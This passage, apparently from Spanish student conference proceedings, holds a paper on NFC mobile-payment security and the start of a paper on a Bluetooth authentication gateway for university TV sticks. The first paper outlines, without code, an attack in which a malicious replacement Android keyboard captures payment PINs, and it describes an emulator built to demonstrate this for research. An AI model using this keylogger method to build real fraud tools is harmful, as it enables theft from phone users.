Tanto las aplicaciones Wallet como Paypal permiten tanto el pago electrónico como físico. Paypal además de funcionar como C2B también pueden habilitar a sus usuarios pagos C2C [11]. Con ellos, los usuarios pueden realizar transacciones a otras personas. Otra técnica que se utiliza en ambos dominios de pago son los códigos bidimensionales QR [12]. En el mercado asiático, aplicaciones como AliPay y WeChat Pay, se sustentan en esta técnica para la realización del pago móvil y cuentan con millones de usuarios a día de hoy.

En el pago móvil físico, la tecnología dominante es NFC, donde se distinguen dos variantes. En una, el móvil funciona como punto de pago (PoS o *Point of Sale*), y se hace uso de una tarjeta de crédito física para la cumplimentación del pago. Se puede mencionar a modo de ejemplo Square como aplicación para el móvil que habilita dicha vía [9].

Sin embargo, el método de pago más común donde se usa la tecnología NFC es el uso de aplicaciones que, con la información disponible de las tarjetas de crédito virtuales, realicen transacciones en PoS presentados por los centros comerciales. En inglés se utiliza el término *Contactless Payment* para la denominación de esta vía de pago por NFC. El móvil del cliente actúa como tarjeta de crédito y realiza la compra acercándolo al punto de venta. Se trata de una vía de comercio rápida y simple.

III. PAGOS POR NFC

El funcionamiento del pago por NFC es sencillo a vista del consumidor. El cliente decide realizar la compra de un producto, con su dispositivo con NFC habilitado y desbloqueado se aproxima (prácticamente pegado) a un PoS NFC y la compra estaría hecha. El pago es realizado de manera más rápida que la convencional. El sistema en sí es idéntico al de un pago por tarjeta de crédito/débito, solo que se cambia esta por el *Smartphone*.

Para que esto tenga éxito, previamente se ha de seguir una configuración tanto en el dispositivo móvil como en el PoS. Para los dispositivos, se ha de instalar una aplicación específica y será necesaria una configuración previa a la realización del pago. Una vez configurado no serán necesarias más modificaciones en la aplicación. En general, ya que hay leves diferencias según la aplicación instalada, el procedimiento es el siguiente:

- El usuario elige un tipo de tarjeta aceptada.
- Introduce el número de cuenta, fecha de caducidad y código de seguridad.
- Guarda los datos y se crea una tarjeta virtual.

Con esta tarjeta virtual ya podrá efectuar pagos simplemente acercando el dispositivo que la contiene al terminal.




Fig. 2. Proceso de realización de un pago físico con el móvil

En la Figura 2 se muestra proceso seguido desde un punto de vista técnico. Cuando se introducen los valores de la tarjeta, estos se envían a la entidad bancaria para confirmar que son correctos. De ser así, este sustituye el número de cuenta recibido por un código virtual alternativo. Este nuevo código se envía al móvil y será el que se vaya a utilizar a la hora de hacer un pago. Al llegar al punto de venta, el cliente acerca el teléfono al terminal y se envía el número virtual por NFC. El terminal entonces, antes de validar el pago, envía el número recibido a su proveedor de servicio para confirmar la equivalencia antes realizada. Si es correcta, se envía una confirmación la cual se muestra en el terminal y se produce entonces el pago.

En cuanto a los medios software para poder llevar a cabo esta función, destacan principalmente las aplicaciones de Google y Apple. Por el lado de Google, se presenta Android Pay y Google Wallet. Apple a su vez presenta Apple Pay y Passbook. Google Wallet y Passbook conformarían las billeteras virtuales dedicadas a la gestión del dinero disponible, traspasos, y tarjetas. Tanto Apple Pay como Android Pay estarían más dedicados a la realización del pago de una manera más sencilla y segura, lo que se conoce como el *Tap and Pay* (el pago acercando el dispositivo al PoS). Otras principales potencias en el mundo tecnológico han presentado sus propias herramientas de pago móvil, como es el caso Samsung o BlackBerry, las cuales pretenden competir con las anteriores mencionadas.

Apple Pay se sustenta de NFC para la realización de pagos. Para ello el usuario ha de escanear o introducir los datos de su tarjeta en la aplicación Passbook. Apple Pay está disponible para modelos de iPhone 6/6s o 6/6s Plus y posteriores. Para la realización del pago se precisa la huella dactilar del usuario. Cuenta con más de 2,500 instituciones financiables a su espalda, incluyendo Visa, MasterCard, American Express, Barclays, U.S. Bank, Capital One, etc. [13]

El funcionamiento de Android Pay es muy similar. Sin embargo, al realizar un pago, se precisa del desbloqueo del dispositivo mediante huella digital, patrón, o PIN. Las instituciones financiables que suportan Android Pay son bastante menos que para Apple Pay, aunque estas irán creciendo poco a poco. Según Google, Andoid Pay estará disponible pronto para más de 700,000 puestos de venta [14]. Todos los dispositivos Android con tecnología NFC integrada podrán llevar a cabo pagos móviles.

Samsung se sustenta en la plataforma LoopPay para permitir pagos móviles a casi cualquier punto de venta. Al igual que Apple Pay, para realizar una compra se precisa de la huella digital. Sin embargo, a diferencia de Android Pay, solo está disponible para dispositivos Samsung Galaxy S6 o posteriores.

En España, entidades bancarias como por ejemplo, La Caixa, BBVA, Santander o Bankia, disponen de aplicaciones de pago móvil sustentadas en la tecnología NFC. Además, la compañía telefónica Vodafone, se ha incorporado al mercado del pago móvil mediante Vodafone Wallet. El cual permite al usuario realizar pagos físicos exclusivos para usuarios de Vodafone con dispositivos Android.

Por último, mencionar que, tanto para las aplicaciones Samsung Pay como Apple Pay, su llegada a España se produjo a mediados del 2016.

IV. Seguridad en Pagos Móviles

Ante la llegada de una nueva tecnología siempre surge la duda en cuanto a la seguridad propia de dicha plataforma. Más aún cuando hay implicados datos tan sensibles como números de tarjeta de crédito o cuentas bancarias.

En cuanto a la tecnología NFC se ha de decir que de por sí se confía su seguridad, al menos parcialmente, a la corta distancia de actuación, que lleva a considerar muy difícil interceptar la comunicación. Aun así, se han propuesto mejoras en el diseño de las tramas para que esta comunicación se realice de manera privada y más segura haciendo uso de encriptación y un canal seguro TLS [15] [16].

Más allá de la comunicación por NFC basada en TLS, que cifra la comunicación entre móvil y PoS, el pago en móvil debe garantizar también la seguridad en la comunicación con la entidad financiera. Un componente vital en este punto es el Elemento Seguro (*Secure Element* o SE) [17] [18]. Se trata de un chip que puede, puede encontrarse aparte, o bien estar

incorporado en el propio dispositivo, y que se encarga de almacenar los datos bancarios del usuario y establecer comunicación con el PoS por medio de NFC. Este chip actualmente está incorporado en los dispositivos móviles con NFC, y junto con los denominados TSM (*Trusted Service Manager*) conforman un modelo de seguridad *Trusted Third Party*. El modelo de obtención del código virtual asociado al número de tarjeta se puede observar en la Figura 3. En este paso previo de configuración al pago, el TSM es el encargado de interactuar con los operadores móviles y otros agentes de telecomunicaciones para habilitar y controlar el acceso al elemento seguro del móvil. En la realización del pago tiene un papel fundamental dicho elemento seguro, ya que es el encargado de almacenar el código virtual. Por otro lado, el hecho de tener esta información sensible fuera del S.O. del móvil evita que aplicaciones maliciosas puedan llegar a tener acceso a estás.




Fig. 3. Modelo de comunicación segura con la entidad acreedora

Respecto a las aplicaciones de pago antes mencionadas, el factor de seguridad se encuentra de manera doble, lo que tradicionalmente se referencia como autenticación de 2 factores (two factor autentication o 2FA). Esta 2FA se basa en algo que se posee y algo que se conoce o se es. Por un lado, para la realización del pago, el usuario ha de presentar su dispositivo móvil (el *Smartphone*), el cual posee su código virtual en el SE. Por otro lado, antes de la realización de la compra, se ha de pasar una prueba de autenticación, o bien mediante un código PIN o un patrón (algo que se conoce), o bien mediante una huella dactilar (algo que se es).

V. Modelo de Vulnerabilidad

El proceso de realización de un pago físico haciendo uso de tecnología NFC presenta, como se ha mencionado anteriormente, un modelo de seguridad a varios niveles. Por un lado, el proceso de obtención de credenciales para el pago futuro puede considerarse seguro. Por otro, la comunicación realizada durante el proceso de pago es también segura ya que la información de la transacción se encripta otorgando confidencialidad e integridad. Esto limita sensiblemente la posibilidad de realizar ataques al pago desde segundos dispositivos, como los ataques de retransmisión estudiados en [19] [20]. Finalmente, la autenticación de doble factor ofrece más seguridad aún en este procedimiento, que permite proteger al usuario ante el eventual robo del dispositivo móvil. El usuario es el único que posee el teléfono y conoce un código secreto. Se puede, por tanto, comprobar que la metodología de pago físico estudiada es bastante robusta y segura.

A pesar de ello, en este novedoso escenario de pago se puede plantear una situación de potencial vulnerabilidad si el fraude se realiza desde el propio dispositivo del usuario. En particular, pensemos en la más que factible presencia [7] de software *keylogger* en el dispositivo, un malware interno que se encargaría de capturar datos sin el consentimiento del usuario. Existe también, otro tipo de *keylogger* que sería capaz de capturar de las pulsaciones en la pantalla, lo que se denomina *touchlogger*, el cual es una evolución del *keylogger* conocido para los dispositivos móviles. Se ha demostrado la efectividad de los *touchloggers* y su funcionamiento en la actualidad [21] [22].

La presencia de este tipo de software puede venir de una aplicación instalada oculta, o bien puede llegar al dispositivo mediante una descarga de Internet, recepción de datos maliciosos etc. Si se diera este caso, ¿es posible que dicho malware capture los datos electrónicos de autorización para el pago y los reutilice posteriormente de forma fraudulenta? Tanto la huella digital, patrón de desbloqueo, o código PIN, podrían ser capturados por este malware. Sustituyendo el teclado por defecto de Android, por ejemplo, por uno vulnerable se pone en riesgo la confidencialidad en el sistema operativo móvil.

Nótese entonces que, ante un caso de este tipo, las medidas de seguridad discutidas en el apartado anterior no serían efectivas: el software malicioso podría utilizar el propio dispositivo del usuario con la información de autenticación robada, inhabilitando el 2FA, y al hacerlo no requiere conocer el código virtual alojado en el SE, ya que automáticamente lo utiliza al usar el dispositivo de usuario.

Surge también la pregunta de si en este escenario no solo se afectaría el pago físico por NFC. Si se da el caso que se ha robado el PIN de seguridad de una tarjeta de Google Wallet, ¿Podría realizar pagos electrónicos sin el consentimiento del usuario de dicho móvil?

Se trata de un caso que no se daba en las tarjetas de crédito convencionales. Se está haciendo uso de un dispositivo de propósito general, y por tanto vulnerable, para realizar pagos. Es en este modelo de pago donde tiene principal importancia el conocimiento del código secreto. Lo que solo debe conocer el usuario. Una solución para estos casos de captura fraudulenta de información en dispositivos móviles puede ser la creación de un dispositivo extraíble, ajeno a la captura por parte del móvil para la inclusión del código de autentificación. A modo de ejemplo, el dispositivo *SHare Your Own Secutiry* (SHYOS) propone un modelo de autentificación 1.5 para combatir posibles ataques de *keylogging* [23], donde el dispositivo que se posee no es personal pero tampoco vulnerable a la instalación de malware.

VI. Trabajo en desarrollo

Para evaluar la viabilidad práctica del modelo de ataque discutido en la sección anterior, esta sección introduce el desarrollo, de un emulador de pago móvil. Para ello, se ha precisado de tres dispositivos, uno que actúa como cliente y otro que actúa como PoS y un dispositivo más que hará de servidor de autenticación. Como cliente se hace uso de un dispositivo Android 5.0 con NFC habilitado. En este dispositivo se han programado dos aplicaciones: una para la realización del pago por NFC, y otra que actúa de keylogger. Para el punto de venta, se hace uso de Arduino UNO junto a un componente diseñado por Adafruit, para simulaciones en

NFC, el PN532 Shield Controller [24]. El servidor bancario se emula a través de un portátil. En la Figura 4 se pueden apreciar los componentes usados para el emulador.




Fig. 4. Elementos empleados para la simulación del pago móvil

El dispositivo Android con NFC habilitado actúa como HCE (*Host Card Emualtion*), realiza una compra y para ello introduce un PIN de seguridad. A continuación, se acerca el dispositivo al terminal para que se envíen el código virtual, dicho PIN, y datos de la tarjeta virtual mediante una transferencia de PDUs por NFC. Tanto el móvil como el Arduino han de realizar un proceso de establecimiento de la conexión en el cual se envía un identificador de la aplicación. En el punto de venta se comprueba que efectivamente los datos recibidos son verídicos y se envía una confirmación de que el pago ha sido realizado con éxito.

Mientras tanto, el software malicioso que también ha sido instalado de manera inconsciente por el usuario debe, en primer lugar, cambiar el teclado original del dispositivo Android por otro propio del cual se captan las teclas utilizadas. Comentar que, con el propio teclado por defecto, el sistema Android no permite que aplicaciones en escucha capturen datos sensibles. Se aprecia en la Figura 5 la advertencia del sistema operativo Android cuando se va a cambiar el teclado por defecto. Advertencia que, en dispositivos móviles rooteados, podría verse eliminada, o ignorada por el propio usuario.




Fig. 5. Advertencia del sistema operativo Android

Por lo tanto, este keylogger va a ser capaz de capturar el PIN introducido archivándolo para posteriormente hacer uso fraudulento del mismo. En la implementación de dicho emulador se pretende que este sea lo más real posible al procedimiento de pago convencional, para poder así ser capaces de demostrar dicha vulnerabilidad y realizar un análisis de las distintas barreras de seguridad encontradas o vulnerables en la realización del pago.

VII. Conclusiones

En este resumen se ha realizado un estudio de la seguridad en los pagos móviles que se sustentan en NFC. Se ha comenzado con una introducción a los pagos móviles mediante la tecnología NFC, distinguiendo las diferentes vías de pago móvil (pago físico y un pago electrónico) y se ha tratado el tema de la seguridad en los pagos que se sustentan de NFC.

El hecho de ser un modelo de pago bastante reciente ofrece numerosas líneas de investigación en cuanto al tema de seguridad. Se ha mencionado la posibilidad de que un malware interno en el dispositivo sea capaz de capturar datos de autenticación del pago móvil para su posterior uso fraudulento. Recalcar también que la vía de investigación presentada está basada en un modelo en desarrollo que tiene como fin probar dichas vulnerabilidades.

Como conclusión a este documento, se quiere hacer mención especial al impacto que supondría la vulnerabilidad aquí planteada, así como, se pretende concienciar al usuario de las medidas necesarias de prevención que serían convenientes a la hora de realizar un pago móvil, en particular las relativas al mantenimiento de la seguridad en el dispositivo.

Agradecimientos

Este trabajo está financiado por el Ministerio de Economía y Competitividad, con fondos FEDER, a través del proyecto TIN2014-60346-R.

Referencias

[1] The Deloitte consumer review. Digital Predictions 2015

[2] X. Lee, P. J. Ortiz, J. Browne, D. Franklin, J. Y. Oliver, R. Geyer, Y Zhou, F. T. Chong, “Smartphone evolution and reuse: Stablishing a more sustainable model” 39th International Conference on Parallel Processing Workshops (ICPPW), 2010

[3] "Contactless mobile payments (finally) gain momentum" Deloitte Technology, Media & Telecommunications Predictions 2015

[4] J. Ondrus, Y. Pigneur, "An assessment of NFC for future mobile payment systems" IEEE Computer Society, Sixth International Conference on the Management of Mobile Business (ICMB 2007)

[5] G. Broll, S. Keck, P. Holleis, A. Butz, "Improving the accessibility of NFC/RFID-based mobile interaction through learnability and guidance" MobileHCI '09 Proceedings of the 11th International Conference on Human-Computer Interaction with Mobile Devices and Services (2009).

[6] J. Ondrus, Y. Pigneur, "An assessment for future mobile payment systems" IEEE International Conference on the Management of Mobile Business (2007).

[7] D. Emm, M. Garnaeva, R. Unuchek, D. Makrushin, A. Ivanov "IT Threat Evolution in Q3 2015" Kaspersky Lab. 2015

[8] T. Loilier "Impact of mobile payments on the financial service sector" GTF Technologies (2013)

[9] V. Mauree "The mobile money revolution. Part 1: NFC mobile payments" ITU-Technology Watch Report.

[10] E. Valcourt, JM. Robert, F. Beaulieu "Investigating mobile payments: supporting technologies, methods and use" IEEE International Conference on Wireless and Mobile Computing, Networking and Communications, 2005. (WiMob'2005)

[11] http://www.nfcworld.com/2011/11/08/311197/paypal-launches-nfc-p2p-payments-service/ (Accedido el 08/03/2016)

[12] J. Lee, CH. Cho, MS. Jun, "Secure Quick Response-Payment(QR-Pay) System using Mobile Device" 13th International Conference on Advanced Communication Technology (ICACT), 2011.

[13] https://support.apple.com/en-us/HT204916 (Accedido el 08/03/2016)

[14] http://officialandroid.blogspot.com.es/2015/05/pay-your-way-with android.html (Accedido el 08/03/2016)

[15] Eun, H. Lee, H. Oh, H. "Conditional privacy preserving security protocol for NFC applications". IEEE Trans. Consum. Electron. 2013, 59, 153–160.

[16] P. Urien "EMV-TLS, a secure payment protocol for NFC enabled mobiles", IEEE Networking and Computer Science CTS 2014, 203-210.

[17] J. G. Madlmayr, C. Kantner "NFC Devices: Security and Privacy", IEEE The Third International Conference on Availability, Reliability and Security (2008).

[18] D. Brudnicki, H. Reisgies "System and method for controlling access to a third-party application with password stored in a secure element", United States Patent Application Publication US2012/0266220.

[19] L. Francis, G. Hancke, K. Mayes "A practical generic relay attack on contactless transactions by using NFC mobile phones" International Journal of RFID Security and Cryptography (IJRFIDSC), Volume 2, Issues 1-4, Mar-Dec 2013

[20] M. Roland, J. Langer, and J. Scharinger: Applying Relay Attacks to Google Wallet. In: Proceedings of the 5th International Workshop on Near Field Communication (NFC 2013), pp. 1-6, Zurich, Switzerland, Feb. 2013.

[21] D. Damopoulos, G. Kambourakis, S. Gritzalis "From keyloggers to touchloggers: Take the rough with the smooth" Computers & Security vol 32, pp. 102-114 (2013).

[22] L. Cai, H. Chen "TouchLogger: Inferring Keystrokes on Touch Screen from Smartphone Motion" HotSec'11 Proceedings of the 6th USENIX conference on Hot topics in security 2011.

[23] "http://shyos.com/" (Accedido el 14/03/2016)

[24] Adafruit Learning System. Adafruit PN532 RFID/NFC Breakout and Shield Documentation. Adafruit Industries.

SISTEMA DE AUTENTICACIÓN DE DISPOSITIVOS REMOTOS UTILIZANDO UNA PASARELA BLUETOOTH

Autor: Juan Carlos Angulo Santos, e-mail: juancarlos93@correo.ugr.es
Tutor: Jorge Navarro Ortiz, e-mail: jorgenavarro@ugr.es
Titulación: Grado en Ingeniería de Tecnologías de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—Este proyecto surge a partir de un Proyecto de Innovación Docente, cuyo objetivo es almacenar material docente del profesorado en una base de datos y visualizar dicho contenido mediante diferentes dispositivos. El objetivo del proyecto es implementar una aplicación que actúe como pasarela para la autenticación entre un dispositivo TV Stick basado en Android y un servidor. El problema consiste en que Android almacena en archivos información de autenticación en texto plano, por lo que puede ocurrir que alguna persona ajena a la UGR obtenga información sensible del TV Stick, como diferentes claves de acceso. Este proyecto propone que el TV Stick se conecte al arrancar con un servidor de autenticación para obtener información como las credenciales de acceso a la red Wi-Fi y a una posible red VPN. Para ello, se decide que el TV Stick se comunique a través de Bluetooth con un dispositivo móvil perteneciente al usuario, que actuará como pasarela hacia el servidor de autenticación. Finalmente, se ha elegió que el dispositivo móvil hiciera uso del sistema operativo Android, ya que este sistema cubre más del 80 % de la cuota de mercado actualmente.**

***Palabras clave*—Sistema de autenticación, Servicio de Proyección de Material Docente, Pasarela, Bluetooth, Android, VPN, Wifi, Proyector, Diapositivas, Criptografía, Seguridad.**

I. Introducción

ESTE proyecto surge como complemento a un Proyecto de Innovación Docente (PID) de la Universidad de Granada con el objetivo de mejorar la seguridad de sus comunicaciones. En concreto, este PID consiste en el servicio de proyección de material docente (SPMD) [1] de la Universidad de Granada y tiene como objetivos fundamentales el almacenamiento de material docente del profesorado en una base de datos dedicada a ello y su visualización mediante diferentes dispositivos (portátiles, móviles, tabletas) conectados de forma inalámbrica al proyector ubicado en cada aula. Éste tendrá conectado un dispositivo TV Stick basado en Android y será el medio para mostrar el contenido.

El dispositivo principal del proyecto será un TV Stick MK809 III, el cual utiliza el sistema operativo Android 4.4. La ventaja de este TV Stick es que puede configurarse como cualquier otro dispositivo Android y es posible conectarlo a un monitor o proyector que sea compatible con puertos HDMI para mostrar un contenido determinado.

En este contexto, el presente proyecto surge con el objetivo de eliminar problemas de seguridad inherentes a los sistemas Android. El dispositivo que se conectará al proyector, con el propósito de visualizar el material docente, utiliza el sistema operativo Android. Éste presenta un grave problema de seguridad, ya que inserta información sensible dentro de ficheros, como claves Wi-Fi o claves VPN, en texto plano. Para ello, se pretende que se puedan modificar estas claves de forma centralizada por parte del gestor del PID y enviarlas de nuevo al dispositivo TV Stick para su modificación. Sin embargo, esto presenta el problema de que los dispositivos TV stick no pueden utilizar la red Wi-Fi para recuperar estas claves si han sido modificadas, ya que éstas son las credenciales para poder conectarse a la red. Por ello, el presente proyecto surge con el objetivo de crear una conexión auxiliar que pueda utilizar el dispositivo para descargarse, de forma segura, las nuevas contraseñas. Debido a las posibilidades de conexión de los MK809 III y a las tecnologías habituales en los móviles o tabletas usadas para controlar la proyección en este PID, se ha utilizado Bluetooth para establecer una conexión entre el dispositivo TV Stick y el móvil/tableta, y será éste último el que actuará de pasarela para conectarse al servidor central (ya sea por Wi-Fi o a través de la red móvil).

Fig. 1. Entorno del sistema del proyecto.

II. Estado del arte

El mini-PC Android MK809 III, cuyo procesador ha sido fabricado por la empresa Rockchip, presenta como principal característica ser un dispositivo sin pantalla, disponiendo de un puerto HDMI para utilizar un televisor o un proyector para visualizar el contenido. Al utilizar el sistema operativo Android podrá instalarse cualquier aplicación Android como en cualquier tableta de este sistema. Además, al disponer de dos puertos USB, permite introducir diferentes periféricos como ratón o teclado para poder moverse por la interfaz.

La motivación para el uso de este mini PC fueron sus prestaciones sobresalientes y su ajustado precio, inferior a los 50 euros. Su hardware compite con muchos otros dispositivos cuyo precio es considerablemente más elevado.

Existen otros sticks que tienen una funcionalidad similar y que se podrían utilizar para la proyección de material de manera inalámrica, como Chromecast [2], Apple TV [3] o Amazon Fire TV [4], debido a que no soportan la autenticación WPA2 Enterprise usada en la UGR. [5]

Además del uso de los sticks también cabría la posibilidad de utilizar proyectores inalámbricos, que se conectarían directamente al dispositivo del usuario. Estos proyectores tienen la gran ventaja de tener una instalación sencilla y de poder conectarse mediante vía Wi-Fi a otros dispositivos como smartphones, tabletas u ordenadores, que controlan el contenido a mostrar. El principal inconveniente es el precio de dichos productos, bastante más elevado que los proyectores convencionales, además de requerir la sustitución de todos los proyectores disponibles actualmente.

Dejando a un lado el tema de dispositivos que podrían realizar una función similar al TV Stick de Android, existen empresas que podrían proporcionar el equipo necesario para realizar el mismo objetivo que el que tiene este proyecto, es decir, alojar archivos en un servidor y tras la correspondiente autenticación obtenerlos en un dispositivo y poder utilizarlos para mostrar contenido. Algunas de estas empresas son AWIND o WePresent. Aunque presentan grandes ventajas como seguridad, su sencilla instalación y la compatibilidad con diferentes sistemas operativos, el precio es muy elevado en comparación con la alternativa propuesta en este proyecto de utilizar un TV Stick.

III. Especificación de requisitos

En esta sección se pretende llevar a cabo un análisis del proceso de diseño realizado para este proyecto, incluyendo, de la manera más completa posible, los requisitos funcionales y no funcionales que se deben cumplir.

A. Requisitos funcionales

Se lista a continuación los requisitos funcionales mínimos necesarios para el funcionamiento del proyecto:

- **Búsqueda de dispositivos y conexión Bluetooth**
- **Capacidad de la aplicación cliente de actuar como pasarela**
- **Autenticación del TV Stick con el servidor**
- **Envío de credenciales por parte del servidor (Claves Wi-Fi y VPN)**
- **Acceso a la página oficial del Servicio de Proyección de Material Docente (Después de una correcta autenticación del TV Stick)**

B. Requisitos no funcionales

Se presentan a continuación los requisitos no funcionales, que son aquellos que imponen restricciones en el diseño o la implementación.

- **Sistema operativo Android:** Debido a que más del 80% de los dispositivos móviles lo utilizan.
- **Interfaz sencilla e intuitiva**
- **Programación Android para el mayor número de versiones posibles**
- **Aplicaciones tolerantes a fallos**

IV. Planificación y presupuesto

En esta sección se describirá la planificación que se ha adoptado para la realización del proyecto, y se presentará una aproximación del presupuesto total necesario para su llevada a cabo.

A. Planificación

A continuación, se enumeran las tareas realizadas, en orden cronológico:

Tarea 1: Revisión bibliográfica
Tarea 2: Definición de requisitos
Tarea 3: Aprendizaje de herramientas seleccionadas
Tarea 4: Diseño
Tarea 5: Toma de contacto con la programación del dispositivo del usuario
Tarea 6: Programación del *TV Stick*: Android y Scripts para Linux
Tarea 7: Programación de la parte servidor en PHP
Tarea 8: Fase de pruebas
Tarea 9: Memoria técnica del proyecto
Tarea 10: Exposición del Trabajo de Fin de Grado

B. Presupuesto

En este apartado se tratará el tema del presupuesto del proyecto, en el que se listarán los recursos utilizados y el precio estimado correspondiente a cada uno.

1) Recursos humanos:

- Juan Carlos Angulo Santos: Autor del proyecto y alumno del grado en Ingeniería de Tecnologías de Telecomunicación.
- Jorge Navarro Ortiz: Tutor del proyecto y profesor contratado doctor de la Universidad de Granada del Departamento de Teoría de la Señal, Telemática y Comunicaciones.

En la siguiente tabla (véase tabla I) podemos observar el número de horas dedicado a cada tarea, donde hemos supuesto que el coste de un un ingeniero graduado en ingeniería de tecnologías de telecomunicación es de 25 euros/hora y el de un doctor de 50 euros/hora

Tarea	**Tiempo** (Horas)	**Coste** (Euros)
Revisión bibliográfica	20	500
Definición de requisitos y elección de herramientas/plataformas	5	125
Aprendizaje de herramientas seleccionadas	10	250
Diseño	10	250
Toma de contacto con la programación del dispositivo del usuario	80	2000
Programación del *TV Stick*	50	1250
Programación servidor	30	750
Fase de pruebas	50	1250
Memoria del TFG	60	1500
Exposición TFG	15	375
Trabajo de ingeniero doctor	15	750
Total	**345**	**9000**

Tabla I
Estudio de costes para los recursos humanos.

2) Recursos hardware: En la siguiente tabla se aprecian los recursos hardware utilizados y su precio asociado, considerando la vida útil de los equipos y el tiempo que han sido utilizados:

Recurso hardware	**Coste** (Euros)
Ordenador portátil	480
Smartphone Xperia Z1	220
TV Stick MK809 III	30
Pantalla LCD Benq	120
Ratón inalámbrico	14
Teclado cableado	12
Adaptador multi USB	4
Total	**880**

Tabla II
ESTUDIO DE COSTES PARA LOS RECURSOS HARDWARE.

3) Recursos software: Los recursos software utilizados han sido todos de carácter gratuito y se enumeran a continuación:

- Android Studio 1.5.1: Entorno de desarrollo integrado para programación en Android.
- Sublime Text: Editor de texto gratuito dedicado a código.
- XAMPP: Servidor web.
- TeXstudio: Editor de LaTeX.
- GanttProject: Utilizado para la creación de diagramas de Gantt.

4) Presupuesto final: El presupuesto final será la suma del estudio de costes realizado para los recursos humanos, hardware y software. Podemos ver el precio estimado para cada sección en la siguiente tabla (Tabla III):

Recursos	**Presupuesto** (Euros)
Recursos humanos	9000
Recursos hardware	880
Recursos software	0
Total	**9880**

Tabla III
PRESUPUESTO FINAL DEL PROYECTO TENIENDO EN CUENTA LOS DISTINTOS RECURSOS UTILIZADOS.

V. HERRAMIENTAS UTILIZADAS

En esta sección se describirán resumidamente las herramientas utilizadas para el diseño del proyecto.

A. Android

El sistema operativo Android ha sido el escogido para la programación de la aplicación del dispositivo de usuario y la del *TV Stick*. Esta programación se desarrollará utilizando Android Studio [6], un entorno de desarrollo integrado para la plataforma Android. Este IDE (Integrated Development Environment) es totalmente gratuito y puede descargarse desde la página oficial de Android.

Android Studio fue el IDE escogido debido a su facilidad de uso a la hora de programar y de compilar las aplicaciones, además de soportar programación para las versiones más actuales de Android. Otra gran ventaja de este paquete es la ayuda que presenta a la hora de diseñar la aplicación, ya que puede verse en el mismo programa como es el diseño actual que se ha programado.

La programación en este IDE se basa en la creación de proyectos, que constan de diferentes carpetas y archivos. En un proyecto, la primera clase que debe crearse siempre será una *Activity*, término utilizado para distinguir las distintas pantallas o fases de una aplicación. Estas *Activities* constan de una parte lógica y una gráfica. La parte lógica es el archivo *.java* en el que se crea el código necesario para poder interactuar con la aplicación, y que a su vez puede relacionarse con otras clases. Respecto a la parte gráfica, son archivos *.xml* utilizados para contener los distintos elementos que se visualizan en pantalla, declarados mediante etiquetas.

B. Bluetooth

La principal tecnología de comunicación utilizada en este sistema se basa en el uso de Bluetooth, que permite la transmisión de voz y datos mediante un enlace por radiofrecuencia. Para este proyecto, se ha optado por el uso de Bluetooth clásico, después de compararlo con Bluetooth de Baja Energía [7].

Una ventaja de bluetooth clásico es que permite la conexión entre diferentes dispositivos a través de sockets. De esta forma, su programación resulta similar a la del paradigma cliente/servidor en redes IP.

Los objetos que permiten realizar una conexión Bluetooth mediante sockets son conocidos como *BluetoothSocket* [8] y *BluetoothServerSocket* [9]. En el lado del servidor, es decir, el que espera para una conexión, se utilizará un *BluetoothServerSocket*, cuyo objetivo es crear un socket que se mantiene escuchando hasta el momento de recibir una conexión entrante. En el lado del cliente se creará un *BluetoothSocket* con el que será posible inicializar dicha comunicación.

C. Seguridad

